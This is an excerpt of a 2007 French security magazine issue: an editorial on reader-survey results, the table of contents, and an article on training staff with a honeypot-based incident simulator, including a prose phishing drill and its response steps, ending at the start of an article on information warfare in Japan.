29 - Janvier/Février 2007 MISC

MISC

Multi-System & Internet Security Cookbook

29 Janvier Février 2007

100 % SÉCURITÉ INFORMATIQUE

Sécurité du cœur de réseau IP :

un organe critique

- Qu'est-ce que la sécurité du cœur de réseau ?
- Concevoir la politique de sécurité
- Anatomie d'un routeur
- Protéger son cœur de réseau IP
- Contrôler ses configurations avec hdiff



[CRYPTOGRAPHIE]

Démystification des attaques par prédiction de branchement



[PROGRAMMATION]

Exploits et shellcode MIPS



[GUERRE DE L'INFO]

L'approche japonaise

[Édito]

1600x1200 (bonnes résolutions)

Le père Noël est tout juste sorti de votre cheminée, votre foie est limite remis de son trop plein de chocolats et autres gâteries susceptibles de faire ressembler votre taux de cholestérol au cours de l'action d'une start-up pendant la bulle internet (et non de champagne). Comme la neige (espérons !) et la nouvelle année (ça, c'est sûr !), MISC arrive aussi.

Côté participation, merci aux 31337 joueurs (enfin, il est probable qu'encore quelques milliers répondent, mais nous vous ferons suivre l'actualité en temps réel ou presque, genre tous les 5 ans). Bref, pour ceux qui en doutaient, ma grand-mère n'a pas rempli trop de questionnaires : seules 4.70% des réponses sont féminines. Comme quoi, on peut baigner dans la sécurité informatique, assortir ses escarpins, son sac à main à son ordinateur tout en restant femme, n'est-ce pas Amandine ;-)

Et pour les fidèles qui soupçonneraient que mes neveux, dont le plus âgé va sur ses 5 ans lui aussi, pourraient occuper les 95.3% restant, sachez qu'il n'y a que 1.8% de lecteurs de moins de 18 ans : l'essentiel du lectorat (82%) est compris entre 18 et 35 ans.

Dans la rubrique satisfaction, vous êtes 96% à trouver les articles de bonne ou très bonne qualité. Je connais certains présidents, dictateurs et autres despotes qui font mieux... Pour le niveau, 80% des réponses considèrent que ça va comme ça. 60% trouvent que l'équilibre théorie/pratique est bien respecté. Il y a également de nombreux encouragements pour persévérer dans la voie prise, des « bravo » et autres « encore ». Donc, puisque vous voulez que ça continue, je ne saurais trop vous encourager à faire comme ma grand-mère : achetez 2 ou 3 exemplaires à chaque fois ;-)

Mais venons en aux 3 questions à caractère informatif. Tout d'abord, l'équilibre attaque/défense est bien respecté (60%), même si certains voudraient encore plus d'attaques (30%). Ensuite, les questions sur la « nature » de la SSI :

Pour vous, les SSI, c'est en priorité :

	en pratique	par intérêt
technique	29.48	35.98
organisationnel	30.31	27.26
humain	27.22	22.16
juridique	12.99	14.60

Les totaux ont été obtenus en attribuant 4 points au premier choix, 3 au 2ème, 2 au 3ème et 1 au 4ème, puis en normant.

Dans la « vraie vie », on se rend donc bien compte de la nécessité des aspects organisationnels et techniques, tout comme de l'importance de l'humain en SSI. En revanche, l'intérêt va sans conteste aux aspects techniques. Vous me direz, ça tombe bien, c'est surtout de ce dont on traite :)

Et là, j'ai plusieurs problèmes. D'un côté, il faut continuer à parler des approches offensives, voire les traiter plus encore. De l'autre, les aspects juridiques sont peu pris en compte, voire considérés comme inintéressants et obscurs. Je vous rappelle donc juste que la détention ou la mise à disposition d'outils ou de données sans motif légitime bla bla bla est passible de coûter cher en euros et beaucoup de prison. En même temps, d'assez nombreuses remarques du sondage portent sur les aspects juridiques, avec des besoins d'explications... Est-ce que les textes juridiques sont adaptés ? Est-ce que les juristes et les informaticiens sont capables de parler un langage commun ? Est-ce que le législateur a conscience de ce fossé ? Bref, du point de vue des informaticiens, les juristes ne comprennent pas les réalités du terrain. Inversement, comme les informaticiens sont perdus face à la complexité de textes, ils proclament que ces derniers sont trop flous au mieux, inadaptés au pire.

Je me contenterai de citer, avec son accord, un extrait d'une discussion que j'avais avec un honorable correspondant, juriste de formation et, entre autres, auteur régulier dans ces pages. « Bien sûr, les informaticiens et les juristes peuvent arriver à parler un langage commun, à condition d'avoir une formation un peu plus que minimale dans les deux domaines. On a tendance à se tromper : on pense que le droit doit être simple. Pourquoi le devrait-il ? L'informatique l'est-elle ? Évidemment oui, si on reste simple utilisateur d'Internet Exploreur, alors on peut dire que l'informatique est simple. Mais au-delà, la chose est bien complexe. Le droit idem. Mais tout s'apprend. Un code source n'est-il pas un texte confus pour quelqu'un qui n'a jamais appris l'informatique ? »

Du côté de la boîte à idées, plusieurs personnes ont suggéré une rubrique « actualités », chose à laquelle je me suis toujours refusé pour plusieurs raisons. D'abord, MISC sort tous les 2 mois et annoncer des événements passés ou à venir ou les dernières failles à la mode ne me semble pas avoir une réelle valeur ajoutée sachant qu'on trouve ça partout (bien sûr, si des lecteurs veulent m'inviter en classe Business dans des hôtels de luxe pour en discuter, je pourrais changer d'avis voire dire du bien ;-) Ensuite, j'ai régulièrement des problèmes de place, non pas pour remplir la revue, mais au contraire, pour y faire rentrer tout ce que je voudrais.

Mais bon, pour faire plaisir, exceptionnellement, voici la rubrique actualités :

- ⇨ 30-31 Mai, 1 juin 2007 : SSTIC à Rennes (**sstic.org**) ;
- ⇨ tous les mois impairs, retrouvez MISC directement chez vous en vous abonnant ;
- ⇨ ma grand-mère fêtera ses 85 ans le 12 février prochain.

C'est bon ? Je n'ai rien oublié je crois :-D Finalement, vous voyez, la rubrique « actualités » existe déjà : c'est dans l'édito.

Autre idée retenue, celle de faire des articles très courts, histoire de se concentrer sur des explications directes : qu'est-ce qu'un *stack overflow*, l'*arp spoofing*, à quoi sert un *vlan*, *john the ripper*, pénétrer *clearstream* avec un fer à repasser... Cette rubrique apparaîtra dès le prochain numéro. Nous avons commencé quelques modifications (esthétiques surtout), afin de rendre la structure des articles plus apparente. N'hésitez pas à me transmettre vos remarques, de même que vos idées/propositions d'articles (n'oubliez pas ma célérité à répondre, capable de rivaliser avec les chronos des courses de déambulateurs qu'organise ma grand-mère). Pour le reste... vous le découvrirez au fur et à mesure, après tout, c'est la saison des cadeaux surprises.

Enfin, composez le 1337 pour envoyer un SMS, puis faites le 1 pour « bonne lecture », le 2 pour « bonne année » et le 3 pour « merci à tous de votre soutien ».

Fred Raynal

MISC vous donne RDV pour le prochain salon *Solutions Linux*, les 30, 31 janvier et 1er février 2007 au CNIT Paris/La Défense, stand A31.

[Sommaire] 29

TEMOIGNAGE [4 - 8]
> S'entraîner à la SSI

GUERRE DE L'INFO [10 - 21]
> Guerre de l'information au Japon

CRYPTOGRAPHIE [22 - 25]
> L'apocalypse du commerce en ligne aura-t-elle lieu ?

VIRUS [26 - 31]
> Les virus sous Linux, suite et fin ?

DOSSIER [32 - 63]
[Le Coeur de Réseau]
> La problématique sécurité d'un réseau multiservice / 32 → 37
> La maîtrise de la sécurité de l'architecture / 38 → 41
> La protection du réseau : zoom sur les routeurs de cœur / 42 → 49
> Protéger son cœur de réseau IP / 50 → 57
> L'analyse des configurations par patron d'expressions régulières / 58 → 63

PROGRAMMATION [64 - 71]
> Linux MIPS Full Libc Shellcodes

SCIENCE [72 - 77]
>Vérification de code guidée par contre-exemples

SYSTÈME [78 - 82]
> Network processors

>Abonnements et Commande des anciens Nos [9/19/20]

S'entraîner à la SSI

Après la sensibilisation et la formation à la SSI, voici un nouveau concept pédagogique issu des pratiques militaires : l'entraînement. L'apprenant est mis en situation opérationnelle et doit réagir à un incident, une panne ou une attaque informatique sur un simulateur. Ce nouvel outil permet de réduire la problématique du facteur humain au sein d'un système d'information : on adapte les comportements et les réflexes aux nouveaux outils et aux nouvelles menaces.

mots clés : ***entraînement à la SSI / simulation hybride / pot de miel / modélisation***

1. Introduction

Si un administrateur système traite une propagation de ver tous les deux ans, c'est panique à bord : impossible d'intervenir sans sa présence, remise en mémoire des règles du firewall non modifiées depuis longtemps, pas de procédure d'urgence, pas moyen d'annoncer un délai pour la remise en état du système d'information, comme par exemple la durée de restauration des sauvegardes. En résumé : un état de stress technique pour l'administrateur, un stress de management pour le responsable et une crédibilité affaiblie face à la direction de l'entreprise et aux utilisateurs. Si l'on s'entraîne à réagir à ce type d'incident tous les trimestres, alors, quand le cas réel se présentera, les différents acteurs dérouleront les procédures avec beaucoup plus de réactivité, de sérénité donc d'efficacité à tous les niveaux : technique, organisationnel, voire juridique. Par analogie au monde de la prévention, comme la sécurité incendie ou la sécurité routière, il s'agit d'organiser des exercices réguliers, des mises en situation sur le lieu de travail ou sur un simulateur. Voyons comment définir et modéliser son système d'information, avec des outils comme les pots de miel et la virtualisation de systèmes, permettant de scénariser différentes variantes et d'établir des fiches réflexes.

2. Définir son Système d'Information

2.1 Modélisation d'un Système d'Information générique

La modélisation [1] est l'action d'élaboration et de construction intentionnelle, par composition de symboles, de modèles susceptibles de rendre intelligible un phénomène perçu complexe, et d'amplifier le raisonnement de l'acteur projetant une intervention délibérée au sein du phénomène, raisonnement visant notamment à anticiper les conséquences de ces projets d'actions possibles. La complexité d'un système d'information provient essentiellement de la diversité des composants, de la diversité des réseaux et de la diversité des interactions entre applications. Un SI complexe est alors a priori un milieu ouvert (apparition/disparition dynamique de flux appelée « trafic de vie »), hétérogène (morphologies et comportements variés) et formé d'entités composites, mobiles et distribuées dans l'espace, en nombre variable dans le temps. Pour définir son propre SI générique, il faut donc réaliser un recensement exhaustif de tous les composants : les utilisateurs internes et externes, les applications locales et distantes, les protocoles réseau autorisés, les flux administratifs automatisés ou non (mises à jour antivirus, réplication base de données, sauvegardes en réseau la nuit), etc.

Pour établir un modèle générique de son SI, il faut faire participer plusieurs acteurs de l'entreprise comme les administrateurs, le RSSI, les commerciaux, les secrétaires, la direction, etc.

Établir un modèle [2] va nous permettre de :

⇨ **comprendre** comment fonctionne notre SI, sa complexité et ses relations avec son environnement ;

⇨ **apprendre** à bien l'utiliser : simuler pour se former et s'entraîner ;

⇨ **mesurer** ses performances et ses caractéristiques de sécurité (cartographie des systèmes, corrélation d'alertes, etc.) ;

⇨ **prévoir** son comportement et agir au mieux (modélisation du trafic réseau pour la détection d'intrusion) ;

⇨ **contrôler** et **prouver** ses propriétés de sécurité (protocoles cryptographiques) ;

La simulation est l'expérimentation d'un modèle. La simulation sera réaliste si le modèle reflète la complexité du SI. Rien ne vaut le SI réel. Nous avons donc choisi la simulation hybride permettant de faire cohabiter le monde réel et le monde virtuel (appelée « réalité mixte »). L'objectif affiché est d'assurer l'autonomie, l'interaction et l'immersion, au même titre que la réalité virtuelle utilisée dans le monde du jeu vidéo.

2.2 Scénario avec variantes

Après avoir inventorié tous les composants de son système d'information (le socle), il faut définir plusieurs variantes dont l'objectif est de mettre en situation tous les acteurs à entraîner. Les variantes vont permettre de scénariser les mises en situation en fonction :

⇨ de l'architecture à simuler : introduction du WiFi ou de l'ADSL dans son architecture actuelle ;

⇨ du nombre d'ordinateurs : évaluer les effets de bords, la fusion de deux filiales ;

⇨ du niveau de sécurité : appréhender les perturbations lors d'une connexion réseau à un extranet, les problèmes suite à l'activation d'un lien VPN ;

⇨ du niveau des acteurs : chaque variante va complexifier sa vision du SI ;


Thierry Martineau
thierrymartineau@yahoo.fr
École Supérieure et d'Application des Transmissions – Rennes
François Guillotot
Master SSI – Caen – frguillotot@hotmail.com

⇨ des étapes du scénario : en début de formation ou pour une évaluation finale.

Le socle du système d'information générique reste le même, mais la simulation va apporter des composants nouveaux ayant un comportement et des propriétés affectant le modèle avec plus ou moins de réalisme. Cette possibilité de variante ouvre également les portes sur l'actualité : introduire un virus récent sur le réseau, connecter des PDA ou des clés USB évoluées, changer la politique de sécurité sous Windows 2003 (GPO), etc.

3. Simuler son Système d'Information

Le choix s'est porté sur un simulateur hybride qui mélange des éléments réels et d'autres virtuels. Ces éléments, une fois mis en relation dynamique, constituent un SI pouvant comporter en théorie jusqu'à 65536 machines. Autant dire que les possibilités d'un tel système sont quasi infinies.



1 *Schéma de la plate-forme*

3.1 Le virtuel

Les pots de miel (*honeynets*) sont habituellement utilisés pour leurrer un attaquant afin qu'il ait l'impression de se trouver sur un réseau comportant de véritables machines. L'idée est d'utiliser un pot de miel, non pas pour leurrer un attaquant comme à son rôle premier, mais pour simuler un système d'information. Ce SI peut être adapté suivant le degré de complexité désiré :

⇨ l'architecture du réseau : plan d'adressage, latence entre les éléments actifs, etc. ;

⇨ le nombre et les rôles des clients et des serveurs : les services ouverts, le système d'exploitation, les patches installés ou non ;

⇨ le système d'exploitation des *switches* et des routeurs ;

⇨ le trafic de vie : protocoles, fréquence et type de mails envoyés, etc.

Pour la plate-forme de test, le pot de miel choisi est HoneyD. C'est un pot de miel possédant des outils assez simples à mettre en œuvre. Toutes les informations concernant son installation et son fonctionnement sont disponibles sur le site officiel [3] ou [4].

3.2 Le réel

Quoi de plus réel que le réel lui-même ? Afin d'assurer le réalisme et l'évolution de son SI simulé, des éléments réels sont indispensables. Il existe pour cela différents moyens :

⇨ UML/VMWARE/VirtualPC émulent un ou plusieurs systèmes d'exploitation à partir d'une seule machine, ce qui permet d'intégrer une entité réelle sur laquelle l'utilisateur pourra avoir la main. De plus, les images sont simples et rapides à activer, ce qui permet de scénariser les mises en situation à la demande.

⇨ Le trafic de vie permet à l'ensemble des éléments, réels ou virtuels, de communiquer entre eux. Cette communication se fait par exemple par l'envoi de mail ou par des requêtes SMB.

⇨ L'intégration d'un ou plusieurs serveurs DNS rend réaliste le LAN et le WAN.

⇨ L'utilisation d'éléments actifs réels comme un switch et un routeur afin d'intégrer le SI virtualisé sur un SI réel. Ces éléments sont configurés via un réseau de pilotage disposant d'une configuration en VLAN. Ce réseau permet de centraliser la configuration et de piloter la plate-forme sans perturber les flux visibles par l'apprenant.

3.3 Le trafic de vie

Cette fonctionnalité logicielle permet, comme le nom l'indique, de simuler tout ce qui peut représenter la vie générée par les utilisateurs et les applications. C'est le composant essentiel de notre modèle. Ce générateur est composé de différents scripts afin de pousser le réalisme et la personnalisation à l'extrême. Il permet entre autres de générer du trafic mail (`libspopc`), web (`wget`), samba pour les partages sur le réseau et les flux inhérents au bavardage Windows [5] et MAPI pour les flux avec un serveur Exchange. Les mails sont envoyés aux machines réelles de la plate-forme, mais aussi aux machines virtuelles générées par le pot de miel (module `fakeSMTP` pour HoneyD). Ces mails sont réels et peuvent donc être modifiés afin d'y intégrer des pièces jointes, avec ou sans virus. Pour générer du flux MAPI pour cette montée en charge, le logiciel LoadSim de Microsoft a été retenu [6]. Ce logiciel permet de tester la robustesse d'un serveur de messagerie Exchange en créant un nombre important d'utilisateurs. Ces utilisateurs s'envoient des mails dont le corps et la fréquence sont paramétrables. Pour la saturation du réseau (cas du DoS), on peut également citer TCPREPLAY comme outil complémentaire.

Template HoneyD pour un client Windows avec trafic de vie NetBios :

```
create win2K
set win2K ethernet "fujitsu siemens computers"
set win2K personality "Microsoft Windows 2000 SP1"
add win2K udp port 135 open
add win2K tcp port 135 open
add win2K udp port 137 "/home/honeyd/FakeNetbiosNS -s $ipdst -f /home/honeyd/conf_
honeyd/FakeNetbios30.ini -H"
add win2K udp port 138 open
add win2K tcp port 139 open
add win2K tcp port 445 open
add win2K udp port 445 open
add win2K subsystem "/home/honeyd/FakeNetbiosDGM -H -s $ipsrc -d 192.168.1.255 -N WKS1
-D MONDOMAINE -u -a 1 -t 1000 -T 720 -c Windows_2000pro "
```

3.4 Sauvegarder/restaurer

Cette plate-forme ayant comme but premier la pédagogie par la mise en situation, nous devons assurer les fonctionnalités de sauvegarde et de restauration des configurations simulées (éléments actifs, architecture, propriétés, logs, etc.) sur clé USB.

Pour la partie honeypot, une sauvegarde du fichier de topologie doit être assurée. L'idée est de segmenter ce fichier de configuration en plusieurs fichiers réutilisables : un fichier correspondant au modèle des clients, un fichier pour le modèle des serveurs Linux et Windows, un fichier pour les routeurs, etc. Chaque fichier sera alors chargé ou déchargé suivant les variantes du scénario. La partie réelle est sauvegardée sur un serveur dédié à la sauvegarde, via une image des disques durs et grâce aux sauvegardes des images UML/VMWARE/VirtualPC. L'utilisateur peut alors choisir à tout moment de changer la configuration de la plate-forme en modifiant par exemple l'antivirus réseau, en changeant sa version de moteur et sa base de signatures.

L'ensemble des logs est synchronisé par un serveur de temps NTP et peut à tout moment être sauvegardé ou restauré sur tous les serveurs. La gestion des configurations devient une réelle problématique.

4. Mettre en situation : l'entraînement

4.1 Apport pédagogique

L'idée est de profiter d'un simulateur hybride pour dépasser la formation classique et académique : après la formation, l'entraînement opérationnel sur un système d'information. La mise en situation sert à évaluer le niveau et les réactions du stagiaire dans une situation professionnelle (dite « opérationnelle ») à laquelle il va pouvoir être confronté sur le simulateur, et le répéter autant de fois que nécessaire afin d'obtenir les compétences suivantes :

⇨ capacité à aborder et à hiérarchiser plusieurs problèmes complexes ;

⇨ capacité à articuler entre elles plusieurs contraintes au sein d'un travail, d'un organisme ou d'un objectif ;

⇨ capacité à gérer un conflit, un dysfonctionnement ou une panne et y trouver une réponse satisfaisante pour toutes les parties.

Il faut prévoir une période pour communiquer des informations et des explications. Souvent, cet élément de planification de l'activité se fait avant l'assignation de la tâche à l'apprenant. La présentation de la tâche est un moment privilégié pour relancer la motivation et susciter la participation et l'engagement des apprenants. Les consignes doivent préciser de quel type de travail il s'agit : en équipe ou individuel, ainsi que les conditions de réalisation. Il convient d'être clair et précis quant aux attentes. Il est souhaitable de préciser les critères de réussite de la tâche afin de permettre aux élèves de juger de la qualité de leur travail. Cela facilite une rétroaction immédiate [7]. En précisant ces critères, on permet à l'élève de s'autoréguler et de s'auto-évaluer.

4.2 S'entraîner à réagir

Durant l'exercice, les attitudes sont autant observées que les actions et les décisions. La méthode consiste à poser le problème et les priorités, pour ensuite mettre en œuvre les solutions une à une, en contrôlant bien leur adéquation et leur efficacité.

L'apprenant sera alors mis en position :

⇨ de stress technique : pour les administrateurs système et réseau, les juristes ;

⇨ de stress de management : pour les chefs d'équipe, les RSSI, le DSI ;

⇨ de réaction face à l'inconnu : pour les secrétaires, les commerciaux, etc.

Le rejeu permettra de rassurer l'apprenant et d'ancrer les actes réflexes, comme débrancher la prise réseau ou être furtif, et d'améliorer les actes élémentaires, comme savoir rédiger un compte-rendu ou sauvegarder et analyser des logs sur un serveur.

Issus du vocabulaire militaire, les phases d'évaluation, de retour sur expérience et d'analyse après action permettront à l'apprenant de se perfectionner et de gérer son stress pour l'avenir.

Les premiers résultats sont révélateurs : les stagiaires, mis en situation de réagir face à un incident, perdent tous leurs moyens techniques. L'état de stress est le résultat d'un réalisme jamais rencontré pendant les cours : la complexité d'un système d'information rend la tâche beaucoup plus difficile par rapport à un TP mettant en scène un ou deux serveurs maximum. Il est à noter que le niveau d'étude n'entre pas en jeu, puisque les populations BAC+2 et ingénieurs ont été confrontés au même stress.

4.3 Exemple 1 : scénariser le phishing

Les faits : réception d'un mail incitant l'utilisateur à valider une commande déjà passée sur un site web marchand ; saisie du numéro de carte bancaire sur une page web factice, hébergée sur un portable introduit frauduleusement sur le réseau local, en lieu et place d'une imprimante réseau (impression de la configuration pour obtenir l'adresse IP).

Objectif pour l'administrateur : investigation et réaction technique de l'administrateur, compte-rendu au RSSI, puis compte-rendu vers l'utilisateur.


Le *phishing* est un scénario présentant plusieurs avantages :

⇨ Il s'adresse à tous, secrétaire, directeur, conjoint, etc.

⇨ Il reste simple et efficace, visuel et d'actualité.

⇨ Il s'intègre rapidement dans un système d'information classique [8].

⇨ Il permet d'y associer plusieurs cours (système, réseau, SSI, etc.).



2 *Schéma d'un phishing*

Pour assurer le réalisme de la mise en situation, l'utilisateur sous Windows avec antivirus va se connecter sur un domaine avec son *login* (prénom.nom par exemple) et mot de passe. Automatiquement, le client de messagerie Outlook rapatrie les mails en attente sur le serveur postfix et l'utilisateur en prend connaissance. Le mail piégé provient de l'ordinateur portable introduit frauduleusement sur le switch (réel) de la plate-forme. L'émetteur du mail a évidemment été *spoofé*. Dans le texte du mail, l'utilisateur est invité à cliquer sur un lien basculant immédiatement vers une page web située sur le portable de l'attaquant détenant Easyphp [9]. Une fois le formulaire complété par l'utilisateur, un mail sort du système d'information à l'insu de l'utilisateur (mail toujours autorisé à passer à travers un firewall) vers une boîte aux lettres anonyme de type Yahoo sur laquelle l'attaquant se connectera pour récupérer les informations liées à ce numéro de carte bancaire.

Pour réaliser ce scénario, il suffit de récupérer des cas de phishing réels et récents [8] et [10], puis de les introduire sur l'ordinateur portable (création du mail piégé et page web). Le scénario peut comporter deux variantes :

⇨ pour les secrétaires par exemple : sensibilisation face à ce genre de mails, les précautions à prendre et explications des mécanismes de commerce électronique ;

⇨ pour les administrateurs : mise en œuvre de différents exemples récents utilisant des javascripts usurpant le « s » de **https://** et le cadenas en bas du navigateur par superposition d'une image [4], introduction de trafic de vie HTTP, POP3 et SMTP permettant de stresser l'administrateur en diluant les paquets sur le réseau.

Au niveau des réactions, il s'agit de réaliser une enquête informatique suite à un incident sur le SI, de réagir par des mesures appropriées et de rédiger un compte-rendu technique pour le RSSI et un compte-rendu informationnel pour les utilisateurs :

⇨ localiser le serveur web à partir des en-têtes du mail reçu ;

⇨ scanner l'adresse IP suspecte (nmap) ;

⇨ débrancher la prise réseau de l'ordinateur portable ;

⇨ trouver un maximum d'informations sur le parcours du mail (logs du serveur postfix et netfilter) ;

⇨ rédiger un premier compte-rendu annonçant que la menace est écartée, avec l'historique du problème (date d'arrivée du mail, nombre d'utilisateurs impactés, fuite des informations, conduite à tenir) ;

⇨ rédiger un second CR beaucoup plus technique permettant ensuite de lancer ou non une procédure juridique (sans toucher au portable pour l'instant) ;

⇨ traiter techniquement le problème : règles du firewall, mise à jour du navigateur web et du firewall personnel, contrôler la présence frauduleuse d'autres services ou ordinateurs sur le réseau, etc.


La fiche réflexe peut être une fiche « à trous » invitant l'apprenant à suivre une démarche méthodique. Une deuxième mise en situation permettra à l'apprenant de valider ses acquis et de réagir sereinement face à un nouveau cas de phishing. La fiche réflexe pourra être amendée par l'apprenant. L'orientation défense est primordiale pour ce scénario.

4.4 Exemple 2 : scénariser une montée en charge

Les faits : tester la robustesse de son SI afin de valider son évolution. Ici nous prendrons l'exemple d'une entreprise qui souhaite augmenter son parc informatique en réseau et par conséquent augmenter le nombre de mails acheminés. Nous considérons que le parc initial comporte 100 utilisateurs et qu'il va augmenter brutalement à 400. Des problèmes peuvent surgir, comme par exemple une dégradation des performances du réseau, espace de stockage insuffisant sur le serveur de messagerie, déni de service du serveur antivirus, etc.

Objectif pour l'administrateur : tester la compatibilité de son SI existant avec son futur besoin, évaluer la faisabilité sans nécessairement acheter 300 postes supplémentaires, réaliser des essais concernant le plan d'adressage, des VLAN, etc.

Ce scénario présente des avantages non négligeables :



3 *Schéma d'une montée en charge*

⇨ C'est un outil pour le DSI, l'architecte et les administrateurs.

⇨ Il permet de gagner du temps par rapport à la configuration d'un grand nombre de postes.

⇨ Il permet de simuler rapidement plusieurs centaines de postes clients ou serveurs.

⇨ Il s'intègre rapidement dans un système d'information classique.

⇨ Il permet de valider la faisabilité de la demande.

Les logiciels utilisés :

⇨ Différents systèmes d'exploitation : la distribution Linux Fedora Core 5 pour l'installation d'HoneyD, du trafic de vie (sauf MAPI) et l'utilisation de certains outils propres au monde libre. Ce système a été choisi pour sa simplicité d'installation, d'utilisation et de mise à jour (yum). Nous avons choisi Windows 2000 afin d'utiliser le logiciel LoadSim (MAPI).

⇨ HoneyD : pot de miel utilisé ici comme simulateur de SI, projet *open source* fonctionnant sous Linux. Les machines simulées peuvent être configurées de telle sorte qu'elles réagissent au *fingerprint* grâce à des templates. Il simule des services TCP/IP et peut utiliser jusqu'à 65536 adresses IP. Il supporte ICMP afin que les machines virtuelles répondent aux *pings* et aux *traceroutes*. Il dispose, de plus, d'une documentation assez détaillée et offre de nombreuses possibilités de configurations et de scripts simulant des services (Web, SNMP...).

⇨ Vmware : il permet de virtualiser simultanément un grand nombre de systèmes d'exploitation sur une machine physique comme Solaris, Bsd, Windows, Linux, etc. Il est possible de créer plusieurs images avec des systèmes d'exploitation différents, ce qui permet de créer plusieurs serveurs sur une seule machine : DHCP, NTP, antivirus, etc. Il est donc possible de basculer d'une image à une autre très aisément et ainsi d'imaginer différents scénarii de montée en charge.

⇨ NMAP : ce scanner va permettre de réaliser un template pour HoneyD : fingerprinting, services ouverts/protocoles, etc. Il faudra ensuite instancier ce client générique en le personnalisant avec une adresse IP, une adresse MAC et un nom NetBIOS.

⇨ Ethereal : ce *sniffer* permet de vérifier les flux présents sur la plate-forme et de comparer avec le modèle afin de valider le réalisme.

⇨ EtherAPE : cette interface graphique permet de réaliser des statistiques de l'ensemble des flux générés en temps réel. Pour une montée en charge progressive, cet outil sera un démonstrateur visuel.

5. Autres usages :

⇨ test avant un déploiement : mettre en œuvre une procédure de déploiement et ainsi pallier différents imprévus qui pourraient apparaître ;

⇨ test de pièces jointes suspectes par mail : permet de s'entraîner à réagir lorsque l'utilisateur reçoit un mail avec une pièce jointe infectée par un virus ;

⇨ test de bascule d'une nouvelle version de système d'exploitation ou d'applicatifs/données : permet de vérifier la compatibilité entre les différentes versions des OS ou des applications avant d'effectuer une bascule irréversible ;

⇨ test de logiciel d'administration réseau (ex. : HPOpenView, Nagios) : permet à l'administrateur de tester certains logiciels de cartographie sur une plate-forme qu'il contrôle totalement et sur laquelle il peut modifier les services, les systèmes d'exploitation, etc. ;

⇨ test de logiciel Forensic : permet de tester des logiciels après incidents ou attaques en générant des logs d'erreurs et différents bugs et ainsi vérifier le bon fonctionnement du logiciel ;

⇨ test de passage en mode dégradé ou manuel ;

⇨ test d'interopérabilité et de validation de qualité de service ;

⇨ test de déploiement d'un nouvel IDS ;

⇨ test de comportement et propagation d'un ver sur son système d'information sécurisé.

Conclusion

La formation par la mise en situation devient une démarche logique de formation du personnel selon le besoin et non pas selon l'offre sur catalogue. En ce sens, le simulateur hybride nous permet d'augmenter la réalité et la virtualité afin de mettre en situation l'apprenant, qu'il soit administrateur système, secrétaire, commercial ou directeur. Les technologies offertes par les pots de miel, les machines virtuelles et les générateurs de trafic de vie sont utilisées pour mettre en œuvre ce simulateur innovant à des fins pédagogiques. Ce concept rappelle fortement l'entraînement militaire opérationnel, qui, en exécutant plusieurs fois le même scénario, permet de diminuer le stress des acteurs et d'augmenter l'efficacité de la manœuvre, en associant la prévention, la sécurité et la discipline.

Références

[1] Définitions – Centre Européen de Réalité Virtuelle : **http://www.cerv.fr**

[2] Modélisation et sécurité, Yves Correc – Journées SSI du CELAR 2005.

[3] HoneyD : **http://www.honeyd.org/**

[4] Information sur HoneyD disponible dans le numéro 8 de MISC.

[5] Fake Netbios – Patrick Chambet : **http://honeynet.rstack.org/tools.php**

[6] Générateur MAPI pour Exchange : rechercher loadsim sur **http://www.microsoft.com**

[7] Bouscol – Théorie sur la mise en situation : **http://station05.qc.ca/csrs/BouScol/**

[8] HSC – Phishing : social engineering et subterfuges : **http://www.hsc.fr/ressources/presentations/csm05-phishing/index.html.fr**

[9] Easyphp : logiciel intégrant un serveur web dynamique pour Windows : **http://easyphp.org/**

[10] Cas réels de phishing : **http://www.antiphishing.org/**

Guerre de l'information au Japon

Selon un rapport de la Rand Corporation [1], l'intérêt particulier du gouvernement japonais pour les menaces de guerre de l'information (GI) [2] potentielles trouverait son origine dans la grande crise du Yen de 1998, lorsque la monnaie perdit 22% de sa valeur en deux jours seulement. Après quelques mois d'enquêtes, on imputait la chute du Yen à l'action d'un cheval de Troyes créé par des Chinois et des organisations criminelles asiatiques. Au début des années 2000, le Japon n'en est encore qu'au début de sa réflexion sur les moyens à déployer (cellules de crise, forces spéciales, structures et matériels spécifiques) en matière de GI.

